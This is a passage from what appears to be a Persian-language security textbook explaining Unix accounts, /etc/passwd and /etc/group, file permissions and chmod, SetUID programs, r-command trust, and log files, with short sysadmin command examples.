$ kill -HUP 462
$ killall -HUP inetd
```

☜ فراموش نکنید: killall بجای pid نام پروسه را می‌پذیرد؛ البته فرمان killall نامی نامتناسب دارد زیرا نه تنها تمام پروسه‌ها را خاتمه نمی‌دهد بلکه "فقط سیگنالی خاص را برای یک پروسه" ارسال می‌نماید.

حسابهای کاربری و گروهها *(Accounts & Group)*

برای ورود به یونیکس، هر کاربر باید یک حساب کاربری بر روی سیستم داشته باشد. هر پروسه نیز در یک سطح از دسترسی اجرا می‌شود و کاربر براساس مجوزهای آن سطح ، به منابع سیستمی دسترسی خواهد داشت. بدون داشتن یک حساب کاربری کسی قادر نخواهد بود به یونیکس وارد شده و سرویس بگیرد. حال باید دید که چگونه حسابهای کاربری در سیستم عامل یونیکس تعیین و تنظیم می‌شود.

فایل /etc/passwd

حسابهای کاربری در سیستم عامل یونیکس در فایل /etc/passwd تعیین و تنظیم می‌شود. در این فایل به ازای هر حساب کاربری یک سطر درج شده که مشخصات بسیار مهمی را از هر کاربر تعیین می‌نماید. در زیر مثالی از محتویات فایل /etc/passwd آورده شده است:

```
root:$1$sumys0Ch$aO01LX5MF6U/53/85b3s5raD/:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
alice:$1$hwqqWPmr$TeFJcr9xiaMILQmzU9LW.0:501:501:Alice T.
                                        :/home/users/alice:/bin/bash
```

(بدلیل طولانی بودن فایل ، بقیهٔ خطوط حذف شده اند.).....

هر خط در فایل فوق شامل پارامترهائی است که توسط علامت : از هم تفکیک شده‌اند. این پارامترها از سمت چپ به راست به شرح زیر هستند:

- **Login Name** : در این فیلد نام حساب کاربری یا به تعبیری UserID درج خواهد شد. کاربر باید این نام را در هنگام login وارد نماید. این نام محرمانه نیست و ممکن است همه آنرا بدانند.
- **Encrypted/Hashed Password** : در این فیلد کلمهٔ عبور کاربر بصورت رمزنگاری شده درج می‌شود لذا حتی اگر این فایل در اختیار عموم قرار بگیرد، استخراج کلمهٔ عبور براحتی ممکن نخواهد بود. برای رمزنگاری کلمهٔ عبور از روشهای متنوعی در یونیکس استفاده می‌شود. (مثل: Hash Algorithm یا encryption cipher) وقتی کاربر کلمهٔ عبور خود را وارد می‌کند، الگوریتم رمزنگاری برروی آن اعمال شده و حالت رمز شدهٔ آن با این فیلد مقایسه می‌شود. اگر کلمهٔ عبور پس از رمزنگاری با این فیلد یکسان بود به کاربر اجازهٔ ورود به سیستم داده می‌شود. در غیر اینصورت به او اجازهٔ ورود داده نخواهد شد. اگر در فیلد کلمهٔ عبور کاراکتر '*' درج شود بدین معناست که هیچکس نمی‌تواند با UserID تعریف شده در فیلد قبلی به سیستم وارد شود.
- **UID Number** : به هر حساب کاربری یک شمارهٔ شناسائی یکتا نسبت داده می‌شود. وقتی یک کاربر به یونیکس وارد می‌شود، این شمارهٔ منحصر به فرد ملاک شناسائی او خواهد بود و سطوح دسترسی پروسه‌های اجرائی او براساس این شماره تعیین خواهد شد.
- **Default GID number** : در سیستم عامل یونیکس برخی از کاربران در قالب یک گروه دسته‌بندی شده و برای همهٔ آنها یک سطح دسترسی به فایلها و منابع سیستمی در نظر گرفته می‌شود. در این فیلد شمارهٔ گروهی که کاربر بدان متعلق است، درج می‌شود. (گروهها در فایل دیگری تعریف می‌شوند)
- **GECOS Information** : این فیلد با اطلاعات دلخواه کاربر پر می‌شود و بطور مستقیم مورد نیاز هیچ پروسه‌ای نیست. این اطلاعات شامل نام و نام‌خانوادگی یا شماره تلفن او می‌باشد.
- **Home Directory** : در این فیلد نام شاخه‌ای درج می‌شود که کاربر پس از ورود به سیستم در آن شاخه قرار خواهد گرفت. بطور معمول این همان شاخه‌ای است که برای آن کاربر ایجاد شده و او فایلهای محلی خود را در آن ذخیره و بازیابی می‌نماید.
- **Login Shell** : در این فیلد نام برنامه‌ای درج می‌شود که به عنوان "پوستهٔ فرمان -Command Shell-" باید پس از ورود کاربر به سیستم فرامین او را اجرا نماید.

فایل /etc/passwd فایلی متنی است؛ هر کاربر یا پروسه یا حتی یک نفوذگر قادر است فایل مربوطه را خوانده و کلمات عبور رمز شده را استخراج نماید. در این صورت نفوذگر براساس تکنیکهای شکستن کلمهٔ عبور (Password Crack) سعی در کشف کلمات عبور کاربران می‌نماید لذا در برخی از گونه‌های یونیکس این فایل بصورت متنی ذخیره نمی‌شود بلکه کلمات عبور از درون فایل /etc/passwd جدا شده و در یک فایل مجزا بنام /etc/shadow یا /etc/secure ذخیره می‌شوند. لذا کاربران و پروسه‌ها به تمام فیلدهای فایل /etc/passwd دسترسی دارند مگر به فیلد کلمهٔ عبور؛ هیچ کاربری مگر در سطح root قادر به دسترسی به فایل /etc/shadow نخواهد بود.

برای آشنایی با روشهای بدست آوردن کلمات عبور اصلی از کلمات عبور رمز شده ، به فصل هفتم (بخش حمله به کلمات عبور) مراجعه کنید.

فایل /etc/group

از دیدگاه مدیریت سیستم تعیین مجوزهای دسترسی برای تک‌تک کاربران کار وقتگیری است. برای راحتتر کردن فرآیند تعریف حسابهای کاربری، یونیکس اجازه می‌دهد تا گروههای کاربری تعریف شده و برای هر گروه مجوزهای دسترسی به دقت تعیین شود. سپس برای تعریف یک حساب کاربری می‌توان آن کاربر را عضوی از یک گروه تعریف کرد و بنابراین مجوزهای دسترسی او دقیقاً مشابه تمام اعضای گروه خواهد بود. هر "گروه" در فایل etc/group/ تعریف می‌شود. در این فایل به ازای هر گروه یک سطر وجود دارد که در زیر نمونه‌ای از محتویات این فایل دیده می‌شود:

```
daemon:x:2:root,bin
finance:x:25:alice,fred,susan
hr:x:37:bob,mary
```

هر خط در این فایل شامل فیلدهائی است که به ترتیب از چپ به راست عبارتند از:

- **Group Name** : در این فیلد نام یک گروه درج می‌شود
- **Encrypted/Hashed Password** : در این فیلد قاعدتاً باید کلمهٔ عبور گروه بصورت رمزنگاری شده درج شود ولی بطور معمول در آن کاراکتر 'X' یا '*' قرار می‌گیرد و لذا هیچ کلمهٔ عبوری برای گروه در نظر گرفته نخواهد شد.
- **GID Number** : این فیلد توسط سیستم تنظیم می‌شود و شمارهٔ شناسائی یک گروه محسوب می‌شود.
- **Group Members** : نام کاربری تمام اعضای گروه در این فیلد درج می‌شود. هر نام توسط کاراکتر ',' از دیگری جدا می‌شود.

مثلاً محتویات نشان داده شدهٔ فایل etc/group/ تعیین می‌کند که: Alice ، Fred و Susan در گروهی با نام finance تعریف شده‌اند و دارای GID شماره ۲۵ هستند.

کاربری با نام root

قدرتمندترین کاربر در سیستم عامل یونیکس با نام کاربری root تعریف شده است که بالاترین سطح دسترسی به منابع سیستم را خواهد داشت. کاربر root می‌تواند هر فایلی را بخواند، تغییر بدهد یا حذف کند. بدین نحو او قادر خواهد بود پیکربندی کلّ سیستم را تنظیم کند، حسابهای کاربری یا گروه ایجاد نماید. لذا در برخی از محاورات عمومی، کاربر root با عنوان Super User نامیده می‌شود.بطور معمول مشخصه کاربری (UID) چنین شخصی صفر است. مسئول سیستم زمانی که بخواهد تغییراتی در پیکرهٔ سیستم عامل ایجاد کند باید با این حساب کاربری به یونیکس وارد شود. (حساب root) هرگاه نفوذگر بتواند کملهٔ عبور کاربر root را بدست بیاورد یا به نحوی در سطح root به سیستم نفوذ کند هر کاری برای او ممکن خواهد بود.

تعیین مجوزهای دسترسی در یونیکس

هر فایل در سیستم "مدیریت فایل یونیکس" دارای مجموعه‌ای از تنظیمات مجوز دسترسی است بدین معنا که چه کسانی حقّ دارند به آن فایل دسترسی داشته باشند و این دسترسی در چه سطحی است. (خواندن / نوشتن / اجرا.) هر فایل در یونیکس یک "مالک فردی" دارد. یعنی یک شخص با حساب کاربری مشخص صاحب آن فایل است؛ در ضمن هر فایل دارای یک "مالک گروهی یا Owner Group" است (یعنی گروهی که اعضای آن می‌توانند به آن فایل دسترسی داشته باشند.) اما فقط مالک اصلی فایل می‌تواند مجوزهای دسترسی به آن فایل را تغییر بدهد. (به اضافهٔ کاربر root که در عالیترین سطح دسترسی است) در سیستم فایل یونیکس مجوزهای دسترسی به هر فایل در سه دستهٔ مجزا تنظیم می‌شود:

- مجوزهای دسترسی به فایل برای شخص مالک
- مجوزهای دسترسی به فایل برای اعضای گروه مالک
- مجوزهای دسترسی برای عموم کاربران سیستم (یعنی تمام کاربران و پروسه‌ها با هر حساب کاربری User Account)

برای هر کدام از سه دستهٔ فوق مجوزهای زیر قابل تنظیم است:

- اجازهٔ خواندن از فایل
- اجازهٔ نوشتن یا تغییر فایل
- اجازهٔ اجرای آن فایل


این سه مجوز بطور جداگانه برای هر سه دسته باید تنظیم شود، لذا برای هر فایل باید حداقل ۹ مولفهٔ دسترسی توسط مالک آن تنظیم شود:

بگونه‌ای که اطلاع دارید، فرمان **ls** با گزینهٔ **-l** ، فهرست فایلها را بصورت دقیق و کامل روی خروجی نشان می‌دهد. استفاده از این فرمان با گزینهٔ **-l** ، مجوزهای دسترسی به هر فایل ، مالک فردی فایل و گروه مالک آن فایل را نشان خواهد داد. به مثال زیر دقت کنید:

```
#ls -l
total 1588
drwxr-xr-x   3 root   root    4096   Sep   15   10:17  CORBA
-rw-r--r--   1 root   root    2434   Mar   7    10:17  DIR_COLORS
-rw-r--r--   1 root   root    4      Mar   11   10:17  HOSTNAME
-rw-r--r--   1 root   root    5472   Mar   1    10:17  Muttrc
drwxr-xr-x   11 root  root    4096   Sep   15   10:17  X11
-rw-r--r--   1 root   root    12     Mar   8    10:17  adjtime
-rw-r--r--   1 root   root    732    Feb   17   10:17  aliases
-rw-r--r--   1 root   root    20480  Sep   15   10:17  aliases.db
-rw-r--r--   1 root   root    370    Mar   3    10:17  anacrontab
-rw-------   1 root   root    1      Mar   1    10:17  at.deny
-rw-r--r--   1 root   root    582    Aug   27   10:17  crontab
drwxr-xr-x   2 root   root    4096   Sep   15   10:28  charsets
```

(بدلیل طولانی بودن فهرست خروجی ، بقیهٔ خطوط حذف شده اند.).....


دقت کنید که در اولین ستون از فهرست فوق یک الگو با ده کاراکتر دیده می‌شود که در حقیقت همان مجوزهای دسترسی به فایل است. اگر اولین کاراکتر از این الگو، کاراکتر 'd' باشد، مشخص‌کنندهٔ آن است که مشخصات ارائه شده در آن سطر مربوط به یک شاخه (directory) است نه یک فایل. نُه (۹) کاراکتر بعدی مجوزهای دسترسی را برای آن فایل یا شاخه تعیین می‌کند. الگوی این نُه کاراکتر بصورت زیر است:



هرگاه مالک فایل اجازهٔ خواندن فایل را صادر کرده باشد، در خروجی فرمان **ls -l** کاراکتر **'r'** ظاهر خواهد شد. بهمین صورت برای صدور مجوز نوشتن کاراکتر **'w'** و برای مجوز اجرا ، کاراکتر **'x'** در محل تعیین شده قرار می‌گیرد وگرنه علامت **'-'** در محل مربوطه درج می‌شود.
در فهرست مثال بالا، دیده می‌شود که فایل **crontab** دارای مجوزی بصورت **'-rw-r--r--'** است، پس:

- اولاً یک فایل است نه یک شاخه ، چون در اولین کاراکتر الگو علامت **'-'** قرار گرفته است
- ثانیاً قابل خواندن و نوشتن برای مالک اصلی آن (root) است چون کاراکترهای **rw** تنظیم شده‌اند.
- ثالثاً قابل اجرا نخواهد بود چون بجای x کاراکتر **'-'** قرار گرفته است.
- برای گروه مالک و عموم کاربران فقط اجازهٔ خواندن صادر شده است **(r--r--)**.

بگونه‌ای که اشاره شد مجوزهای دسترسی به یک فایل فقط توسط مالک آن قابل تغییر و تنظیم است. برای اینکار باید از فرمان chmod استفاده کرد. برای استفاده از این دستور کاربر باید ابتدا مجوزهای دسترسی را به عددی در مبنای هشت (Octal) تبدیل نماید. مجوزهای دسترسی جمعاً نُه بیت است و معادل سه رقم در مبنای هشت می‌باشد. روش تبدیل این نُه بیت به سه رقم مبنای هشت، در زیر نشان داده شده است:



در جدول زیر حالات مختلف دسترسی به هر فایل و رقم معادل مبنای هشت آن فهرست

شده است:

r	w	x	معادل مبنای هشت	معادل مجوز
0	0	0	0	---
0	0	1	1	--x
0	1	0	2	-w-
0	1	1	3	-wx
1	0	0	4	r--
1	0	1	5	r-x
1	1	0	6	rw-
1	1	1	7	rwx

فرض کنید فایلی با نام foo داشته باشید و بخواهید مجوزهای دسترسی به آنرا بصورت زیر تنظیم کنید:

- به عنوان مالک ، دسترسی کامل به فایل داشته باشید (خواندن / نوشتن / اجرا)
- اعضای گروه مالک فایل فقط بتوانند آنرا بخوانند. (مثلاً برای کپی کردن آن)
- عموم کاربران فقط اجازهٔ اجرای آنرا داشته باشند.

در این حالت الگوی مجوزهای فایل باید بصورت **'rwxr----x'** تنظیم شود که معادل عدد باینری 111100001 است. شما ابتدا این نه بیت را به مبنای هشت برده و عدد 741 را بدست می‌آورید، سپس از فرمان chmod بصورت زیر استفاده می‌نمائید:

```
$ chmod 741 foo
```

پس از اجرای فرمان فوق مجوز دسترسی به فایل foo مطابق نظر شما تنظیم خواهد شد.

البته ممکن است استفاده از chmod کمی مشکل به نظر برسد ولی برای کاربران مجرّب بسیار ساده است. در بسیاری از گونه‌های یونیکس برای رفاه حال کاربران معمولی اجازه داده شده که در جلوی فرمان chmod مستقیماً الگوی r,w,x را وارد نمایند ولی این قابلیت برای chmod عمومیت نداشته و باید مطمئن باشید که در یونیکس شما ، از چنین حالتی حمایت می‌شود.

برنامه‌های *SetUID*

گاهی از اوقات کاربران یا پروسه‌ها مجبور می‌شوند به فایلهائی دسترسی داشته باشند که مجوز آنرا ندارند. بعنوان مثال در نظر بگیرید که یک کاربر معمولی تمایل دارد که کلمهٔ عبور خود را تغییر بدهد؛ لذا او باید رکورد مربوط به حساب کاربری خود را که در یکی از فایلهای /etc/shadow و /etc/passwd ذخیره شده است، دستکاری کند. دسترسی به این فایل فقط برای یک کاربر در عالیترین سطح (root) امکان‌پذیر است و بقیهٔ کاربران حق دسترسی به آن را ندارند. از طرفی نمی‌توان انتظار داشت که کاربران مختلف برای تغییر کلمهٔ عبور خود مزاحم مسئول سیستم (Administrator) بشوند و از او بخواهند که کلمهٔ عبور آنها را عوض کند:

از این گونه عملیات که یک پروسه با سطح مجوز پائین مجبور است به فایلهائی با سطح مجوز بالا دسترسی داشته باشد زیاد وجود دارد. در یونیکس برای آنکه چنین عملیاتی امکان‌پذیر باشد و در عین حال امنیت سیستم حفظ شود، قابلیتی با نام SetUID ارائه شده است (Set User ID). با این قابلیت "برخی از برنامه‌های خاصّ مجازند که وقتی توسط یک کاربر با سطح مجوز پائین اجرا می‌شوند، با مجوز مالک آن ، به سیستم فایل دسترسی داشته باشند". بخاطر داشته باشید که وقتی کاربری یک پروسه را آغاز می‌نماید، سطح دسترسی آن پروسه به سیستم فایل مطابق با سطح دسترسی آن کاربر خواهد بود. برنامه‌های SetUID ، برنامه‌هائی هستند که وقتی توسط یک کاربر اجرا می‌شوند، سطح دسترسی آن برنامه معادل با سطح دسترسی مالک آن ، است. (SetUID ⇨ Set User ID)


باز هم به مثال تغییر کلمهٔ عبور توسط یک کاربر معمولی برمی‌گردیم. در یونیکس یک برنامه از نوع SetUID وجود دارد که "passwd" نامیده می‌شود. مالک این برنامه root است یعنی کاربری با عالیترین مجوز دسترسی به سیستم فایل، لذا وقتی توسط یک کاربر معمولی اجرا می‌شود مجوز دسترسی خود را در سطح root نگه می‌دارد و باز هم قادر است به تمام فایلهای سیستم دسترسی داشته باشد. یعنی فارغ از آنکه چه کسی آنرا اجرا کرده است، با مجوز سطح root اجرا خواهد شد! ولی این موضوع چیزی نیست که امنیت سیستم را به خطر بیندازد چرا که برنامهٔ "passwd" ارتباط بسیار محدود و سختگیرانه‌ای با کاربر دارد. این برنامه از کاربر کلمهٔ عبور جدید او را طلب می‌کند، صحّت آنرا بررسی می‌نماید و سپس بدقت رکورد مربوط به آن کاربر را در فایل /etc/passwd یا /etc/shasow اصلاح و بازنویسی می‌کند. نهایتاً برنامهٔ "passwd" خاتمه یافته و لذا کاربر هیچ مجوزی بالاتر از آنچه که داشته نخواهد یافت.

برنامه‌هائی که قابلیت SetUID دارند به کاربر اجازهٔ دسترسی موقت و کنترل شده به فایلهای با سطح مجوز بالا را می‌دهند تا عملیات مورد نیاز انجام شود.

برنامه‌های SetUID به غیر از ۹ بیت مربوط به تنظیمات مجوز دسترسی، (تشریح شده در بخش قبل) سه بیت اضافه‌تر برای تنظیم قابلیتهای اجرائی SetUID دارند. این سه بیت که قبل از ۹ بیت تنظیمات مجوز دسترسی قرار می‌گیرند عبارتند از:

- **SetUID bit** : مشخص‌کننده آنست که اگر برنامه توسط کاربر اجرا شود، مجوز دسترسی آن برنامه در سطح مجوز مالک ، باقی خواهد ماند.
- **SetGID bit** : مشخص‌کنندهٔ آنست که اگر برنامه توسط یک گروه اجرا شود، مجوز دسترسی آن برنامه در سطح مجوز گروه مالک ، باقی خواهد ماند.
- **Sticky bit** : برنامهٔ مربوطه را وادار می‌کند تا بطور دائم در حافظهٔ اصلی باقی بماند.

برای تنظیم این سه بیت نیز مشابه با نه بیت قبلی ، می‌توان از فرمان chmod استفاده کرد، البته به شرطی که این سه بیت نیز در مبنای هشت بیان شوند. بعنوان مثال اگر بخواهیم زمانی که فایل اجرائی foo توسط کاربران معمولی اجرا می‌شود، سطح دسترسی root داشته باشد باید از فرمان chmod بصورت زیر بهره بگیریم:



(البته اعمال این مجوز به شرطی امکان‌پذیر است که مالک فایل foo خود در سطح root یعنی مسئول سیستم باشد) عدد 4 در جلوی عدد 741 بدین معناست که بیت SetUID فعال شده درحالی‌که بیتهای Set GID و Sticky غیرفعالند. وقتی از فرمان **ls -l** استفاده می‌کنید اگر برای فایلی بیت SetUID تنظیم شده باشد بجای گزینهٔ **x** (قابلیت اجرا) گزینهٔ **s** درج می‌شود. مثال زیر این موضوع را نشان می‌دهد:

```
$ ls -l  /usr/bin/passwd
-r-s--x--x 1 root root  12244 Feb 7 2000 /usr/bin/passwd
```

برنامه‌هائی که گزینهٔ SetUID آنها فعال است اندکی از دیدگاه امنیتی خطرناک هستند، بالاخص اگر مالک آنها در سطح مجوز root باشد. بگونه‌ای که گفته شد این برنامه‌ها فعل و انفعال بسیار محدود و تحت کنترلی یا کاربر دارند پس مشکل ناامنی آنها در کجاست؟ مشکل از آنجا ناشی می‌شود که اگر کاربری بتواند کنترل برنامه را از روند عادّی خارج کرده و در دست خود بگیرد، در عالیترین سطح به منابع سیستم دسترسی خواهد داشت. یکی از روشهائی که ممکن است بتوان براساس آن کنترل یک پروسه را بدست گرفت روش سرریز کردن پشتهٔ (Stack Overflow) است که در فصل هفتم تجزیه و تحلیل خواهد شد. لذا برنامه‌های نوع SetUID باید با دقت بسیار زیاد نوشته شوند تا اوّلاً قابل نفوذ نباشند و ثانیاً حداقل ارتباط و فعل و انفعال را با کاربر داشته باشند ثالثاً دسترسی به منابع سیستمی سطح بالا بشدت کنترل شده انجام شود.

دقت کنید که یک مسئول سیستم قادر است برنامه‌های زیادی را در حالت SetUID تنظیم نماید، لذا باید بدقت فهرست این برنامه‌ها را در خاطر داشته باشد چرا که وجود هر برنامه با قابلیت SetUID روی سیستم می‌تواند علامت بروز یک خطر تلقی شود. برای آنکه فهرست تمام برنامه‌ها با قابلیت SetUID را بدست بیاورید می‌توانید از فرمان زیر در محیط یونیکس بهره بگیرید:

```
$ find / -user root -perm -4000 -print
```

گزینه‌های مختلف فرمان فوق به شرح زیرند:

- find : نام برنامه‌ای اجرائی در یونیکس که یک فایل با مشخصات خاص را جستجو می‌کند.
- / : جستجو باید از شاخهٔ ریشه (root) شروع شود.
- root : باید فایلهائی پیدا شوند که مالک آنها دارای مجوز سطح root است.
- perm- : فایلهائی موردنظر هستند که بیت SetUID آنها فعال است.
- print- : نتیجهٔ جستجو باید روی صفحهٔ نمایش ظاهر شود.

خصوصیت "اعتماد در یونیکس - *Unix Trust*"

بگونه‌ای که اشاره شد در یونیکس هر کاربر باید یک "حساب کاربری" داشته باشد تا در هنگام ورود به سیستم از طریق مشخصهٔ کاربری -User ID- و کلمهٔعبور (Password) احراز هویت شود. حال فرض کنید در یک شبکهٔ کامپیوتری روی تعدادی از ماشینها ، سیستم عامل یونیکس (یا هر سیستم عامل سازگار با آن مثل لینوکس) نصب شده باشد. برای آنکه یک کاربر خاص بتواند از طریق یک ماشین به ماشینی دیگر وارد (login) شود و فرامین خود را از راه دور روی آن ماشین اجرا کند، دستوراتی در قالب **r**-command (مثل rcp ، rlogin و ...) تعریف شده است. کاربر باید قبل از اجرای فرامین راه دور روی یک ماشین، ابتدا احراز هویت شود.


برای راحتی کاربران مهمی مثل مسئول سیستم قابلیتی تحت عنوان "اعتماد یونیکس -Unix Trust- در این سیستم عامل گنجانده شده است که اگر چه قابلیتی زیبا و ساده است ولی از دیدگاه امنیت سیستم بسیار خطرناک است.

در یونیکس می‌توان تنظیم پیکربندی سیستم را بگونه‌ای انجام داد که یک ماشین به ماشین دیگر اعتماد کامل داشته باشد. وقتی یک سیستم به سیستمی دیگر اعتماد دارد ، از عمل احراز هویت صرفنظر می‌نماید. بگونه‌ای که در شکل (٤-٣) مشخص است، سیستم عامل ماشین Bob بگونه‌ای پیکربندی شده است که به ماشین Alice همیشه اعتماد کرده و فرامین رسیده از آنرا اجرا نماید بدون آنکه Alice را احراز هویت کند. لذا در چنین حالتی وقتی Alice می‌خواهد به ماشین Bob وارد شده و فرامین راه دور -r-command– روی آن ماشین اجرا نماید ، هیچگونه تقاضای ورود کلمهٔ عبور روی ماشین او ظاهر نخواهد شد.

در اکثر گونه‌های یونیکس فهرست کاربران یا ماشینهای "مورد اعتماد" در فایلی با نام /etc/hosts.equiv (یا فایلهائی با پسوند **.**rhosts) ذخیره می‌شود. در فایل /etc/hosts.equiv نام نمادین یا آدرس IP ماشینهای "مورد اعتماد" درج می‌شود. کاربران مستقل نیز می‌توانند در شاخهٔ اصلی خود فایلی با پسوند **.**rhosts ایجاد کرده و درون آن نام کاربران مورد اعتماد خود را تعریف نمایند. در چنین حالتی کاربران مورد اعتماد برای اجرای فرامین راه دور مثل rlogin (اجرای پوستهٔ فرمان از راه دور)، rsh (پوستهٔ فرمان برای اجرای یک دستور واحد)، rcp (کپی یک فایل از راه دور) و نظایر آنها ، نیازی به احراز هویت ندارند و لازم نیست کلمهٔ عبور وارد کنند.

از دیدگاه امنیت سیستم چنین امکانی بسیار خطرناک است و اگر ملاک اعتماد به یک ماشین آدرس IP آن ماشین باشد، براحتی می‌توان از طریق آدرس IP جعلی و دروغین -Spoofed IP- ماشینی را بجای ماشین دیگر جا زد. از طرفی برای آنکه جریان فعل و انفعال بین دو ماشین استراق‌سمع نشود بایستی حتماً از "پوسته‌های امن" یا Secure Shell استفاده شود.

برای آنکه متوجه شوید چگونه نفوذگر از طریق قابلیت "اعتماد در یونیکس" اقدام به حمله بر علیه یک ماشین می‌کند به فصل هشتم مراجعه نمائید.



شکل (٤-٣) سیستم عامل ماشین Bob بگونه‌ای پیکربندی شده که به ماشین Alice همیشه اعتماد دارد!

فایلهای ثبت رخداد و بازرسی در یونیکس

برای آنکه بتوان ماهیّت حمله و همچنین منشأ و مبداء حمله را کشف کرد باید عملیات ورود (login) و خروج (logoff) از سیستم بدقّت ثبت و ضبط شود. در سیستم عامل یونیکس وقوع هر رخداد توسط دایمون syslog (که با نام syslogd) ثبت می‌شود. این دایمون در "پس‌زمینه" فعال است و تمام عملیات و رخدادهای تولید شده توسط پروسه‌های کاربران، پروسه‌های سیستمی و هستهٔ سیستم عامل را ثبت می‌نماید. تنظیمات پیکربندی دایمون syslogd بطور معمول در فایل /etc/syslog.conf درج می‌شود و نام و آدرس فایلی که باید رخدادها در آن ثبت گردد در این فایل تعیین خواهد شد. اگر چه گونه‌های متفاوت یونیکس این فایل را با نام و آدرس متفاوتی ایجاد می‌نمایند ولی بطور معمول این فایل در آدرس /var/log نگهداری می‌شود.

فایلهای ثبت رخدادها در چند دسته تولید می‌شوند:

- رخدادهای امنیتی با آدرس /var/log/secure : در این فایل ورود موفق و ناموفق به سیستم درج خواهد شد. مشخصهٔ کاربری (User ID) کسی که برای ورود به سیستم تلاش کرده است بهمراه مشخصات ماشین مبداء در این فایل ثبت می‌شود. عملکرد برنامه‌های کاربردی که نیاز به عمل ورود –login– دارند (مثل rsh ، rlogin و TelNet) نیز در این فایل درج می‌شود.
- پیامها (Messages) با آدرس /var/log/message : این فایل شامل پیامهائی است که از مولفه‌های مختلف سیستمی مثل هسته یا دایمونها صادر می‌شود.
- فایلهای ثبت رخدادهای هر برنامهٔ کاربردی: برخی از برنامه‌های کاربردی بدلیل اهمیت و حساسیت عملکردشان، فایل ثبت رخداد مستقل و متفاوتی دارند. بعنوان مثال سرویس‌دهندهٔ وب برای خودش یک فایل ثبت وقایع در آدرس /var/log/httpd دارد؛ لذا می‌توان پیکربندی دایمون httpd را بگونه‌ای تنظیم کرد تا تمام تقاضاهای HTTP و رخدادهای وابسته به این پروتکل را به دقت ثبت نماید. بخش اعظم فایلهای "ثبت رخداد" بصورت متنی تولید و تنظیم می‌شوند و با یک ویرایشگر ساده قابل ملاحظه و بررسی هستند؛ ولی برای دسترسی به این فایلها به مجوز عالی root نیاز است. به غیر از عملیات ورود و خروج کاربران به سیستم، یونیکس دسترسی آنها به فایلهای سیستمی را

ثبت می‌کند تا مسئول سیستم بتواند بر عملکرد کاربران اخلال‌گر ، نظارت کند. (بطور معمول در هنگام بروز هر حمله‌ای ، بازرسان امنیتی این فایلها را بررسی و تحلیل می‌کنند.) در فصل یازدهم یاد خواهید گرفت که نفوذگران حرفه‌ای پس از نفوذ به یک سیستم سعی می‌کنند برای ردّ گم کردن و مخفی ماندن فایلهای ثبت رخدادها را دستکاری کنند تا عملیات آنها از چشم بازرسان امنیتی پنهان بماند. تغییر در فایلهای زیر بعد از نفوذ به یک سیستم بشدّت موردنظر نفوذگران حرفه‌ای است:

- **فایل utmp** : در این فایل اطلاعاتی در ارتباط با افرادی که اکنون به سیستم وارد شده و در حال کار با آن هستند، ذخیره می‌شود. وقتی یک کاربر یا مسئول سیستم فرمان "who" را اجرا می‌کند، برنامهٔ اجرائی who محتوی این فایل را خوانده و روی خروجی نمایش می‌دهد. اگر نفوذگر به نحوی به سیستم نفوذ کرده باشد و نام او در این فهرست دیده شود حضور او بسرعت کشف خواهد شد.
- **فایل wtmp** : در این فایل به غیر از عمل ورود کاربران به سیستم، خروج آنها از سیستم نیز درج خواهد شد.
- **فایل last log** : در این فایل زمان آخرین ورود کاربر به سیستم و نام نمادین ماشینی که کاربر از طریق آن به سیستم وارد و خارج شده است درج خواهد شد. این فایل بطور معمول در آدرس /usr/adm/last log ذخیره می‌شود.

سرویسهای معمول شبکه در یونیکس

بسیاری از سیستمهای عامل سازگار با یونیکس یک مجموعهٔ استاندارد از سرویس‌دهنده‌های شبکه به همراه دارند. متاسفانه بسیاری از شرکتهای تولیدکنندهٔ سیستمهای عامل بیشتر به سهولت استفاده از آن اهمیت می‌دهند تا امنیت آن؛ لذا در هنگام نصب سیستم عامل بسیاری از این سرویس‌دهنده‌ها بصورت پیش‌فرض نصب و فعّال می‌شوند و منتظر دریافت تقاضای سرویس‌دهی باقی می‌مانند که این موضوع از دیدگاه امنیتی بسیار خطرناک است. مسئول شبکه باید تمام سرویسهای زائد و بلااستفاده را به سرعت غیرفعّال و حذف نماید. برای آشنائی با سرویسهای معمول شبکه در یونیکس در ادامه به مشهورترین آنها خواهیم پرداخت:

